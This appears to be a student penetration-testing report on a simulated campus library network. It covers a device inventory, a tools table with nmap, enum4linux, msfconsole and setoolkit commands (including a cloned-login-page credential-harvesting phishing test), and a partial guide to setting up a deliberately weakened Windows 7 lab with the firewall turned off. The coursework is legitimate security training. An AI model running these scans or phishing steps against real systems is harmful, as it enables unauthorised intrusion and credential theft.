



اونیورسیتی ملیسیا فهُنُجُ السُّلْطَانِ عَبْدِ اللهِ
UNIVERSITI MALAYSIA PAHANG
AL-SULTAN ABDULLAH

PROJECT TITLE:

CAMPUS NETWORK HARDENING: A VULNERABILITY REMEDIATION EXERCISE

LECTURER:

DR NOORHUZAIMI @ KARIMAH BINTI MOHD NOOR

SUBMISSION DATE:

6 JUNE 2025

NAME	MATRIC ID	SECTION	PHOTO
NOORAINA LAILATIE BINTI MAZLAN	CA22050	03B	
ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM	CA22057	03B	
ATHIRAH BINTI SHAMSUL NAHAR	CA22036	03B	
PUTERI IZZRA SHAZLEEN BINTI MAZLAN	CA22054	03B	

TABLE OF CONTENT


TABLE OF CONTENT.....	2
INTRODUCTION.....	3
NETWORK TOPOLOGY DIAGRAM.....	4
DEVICES INFORMATION.....	5
TOOLS IDENTIFICATION.....	6
VIRTUAL SETUP.....	7
VULNERABILITIES IDENTIFICATION AND EXPLOITATION.....	17
REMEDIATION.....	32
REFERENCES.....	33
TASK DISTRIBUTION.....	34

INTRODUCTION

University libraries function as digital centers for students, faculty, and scholarly materials, rendering them a key target for cyber risks. This report outlines a security evaluation designed to identify and reduce these risks. As ethical hackers, the team conducted a systematic assessment to uncover weaknesses in the library's digital framework and propose suitable counter measures to enhance its security stance. The report opens with the signed team agreement, detailing roles, collaboration conditions, and ethical duties throughout the project's duration. It continues with the recognition and setup of tools employed for asset identification, network mapping, and vulnerability assessment. A diagram illustrating the network topology of the library setting is provided to offer a visual representation of the identified assets and their connections.

Subsequent sections outline the detailed process of exploiting vulnerabilities, encompassing scanning procedures, password cracking, and system enumeration, accompanied by screenshots and technical descriptions. A targeted remediation strategy is subsequently suggested, tackling each recognized vulnerability with implementable security measures like patching, firewall adjustments, and access limitations.

NETWORK TOPOLOGY DIAGRAM



DEVICES INFORMATION

Device	IpAddress	OS	Service	Web Browser	Hardware	Software Version	Network Infrastructure	Network Configuration
Main Router	10.0.2.2	Cisco IOS	Gateway routing	N/A	Cisco ISR 4331	IOS Version 15.x	Connected to ISP and core Switch	Static ip, default route to ISP
Core Switch	N/A (Layer 2)	Cisco IOS (Switch)	Switching, VLAN management	N/A	Cisco 2960-24TT	IOS Version 12.x	Central switch for all devices	No IP (Layer 2), multiple FastEthernet ports
Server	Server 10.0.2.10	Windows Server 2016	DNS, DHCP, Web, File Server	Internet explorer	Server-PT	PT OS v2	Static connection to core switch	Static IP, DNS and DHCP services enabled
Staff PC 1	10.0.2.20	Windows 10	Client (access to DNS or Internet)	Chrome	PC-PT	PT OS v2	Connected to core switch	Static IP or DHCP assigned by server
Staff PC 2	10.0.2.21	Windows 10	Client (access to DNS or Internet)	Chrome	PC-PT	PT OS v2	Connected to core switch	Static IP or DHCP assigned by server
Student PC 1	10.0.2.30	Windows 10	Client (access to DNS or Internet)	Firefox	PC-PT	PT OS v2	Connected to core switch	DHCP client, receives IP from server
Student PC 2	10.0.2.31	Windows 10	Client (access to DNS or Internet)	Firefox	PC-PT	PT OS v2	Connected to core switch	DHCP client, receives IP from server
ISP Cloud	N/A	N/A	Simulated Internet access	N/A	Cloud-PT	N/A	Connected to main router	Simulated IP connections

TOOLS IDENTIFICATION

Tool	Function	Command
nmap	<p>Used to find all live (active) devices on the network within the IP range 10.0.2.1 to 10.0.2.254. It tells which devices are currently online, without scanning for ports or services.</p> <p>The nmap command in Kali Linux is used to scan networks and systems to discover active hosts, open ports, running services, and operating system details for security auditing and penetration testing purposes (Kali Linux, n.d.; GeeksforGeeks, 2024; Obialom, n.d.).</p>	nmap -sn 10.0.2.0/24
enum4linux	Used to enumerate information from a target machine with the IP address 10.0.2.15 using SMB (Server Message Block) protocols. The -a option stands for "all", which tells enum4linux to run all available enumeration options.	enum4linux -a 10.0.2.15
msfconsole	Used to exploit known vulnerabilities after you've scanned and enumerated a target system. It allows ethical hackers.	msfconsole
sudo nmap	Used to detect open ports, running services, and the operating system of the target machine. The output revealed ports 22 and 80 were open, indicating SSH and HTTP services were active."	sudo nmap -sS -p 10.0.2.15
sudo setoolkit	Used to launch a credential harvesting attack by cloning the login page of the campus portal. This allowed us to test how vulnerable users might be to phishing attacks.	sudo setoolkit
cat	Used to inspect the captured password hashes before submitting them to John the Ripper for cracking. This allowed us to verify the format and contents of the hash dump (Tutorials Point, 2024)	cat hash.txt


VIRTUAL SETUP


A) WINDOWS SETUP

1. Download the virtual box at this link: <https://www.virtualbox.org/wiki/Downloads> and then execute it on your PC.
2. Then, download the Windows 7 ISO file at this link: <https://archive.org/details/win-7-ult-sp-1-english-x-64>. Choose based on your PC specifications.
3. Open the virtual box then click 'New'.




4. Follow the option on these images, then click finish.







5. Next, open the Windows 7, click start.




6. Choose the Installation language and keyboard input.




7. Check the checkbox to accept the license terms.




8. Set up the username and Computer name.




9. Set up the passwords and the hint.




10. Set up the time zone.




11. Turn off the Windows Firewall to enable exploits.



12. Turn on Network discovery, File and printer sharing and public folder sharing to enable exploits.




13. Turn on the NetBIOS over TCP/IP for the IPv4 for the Windows 7.





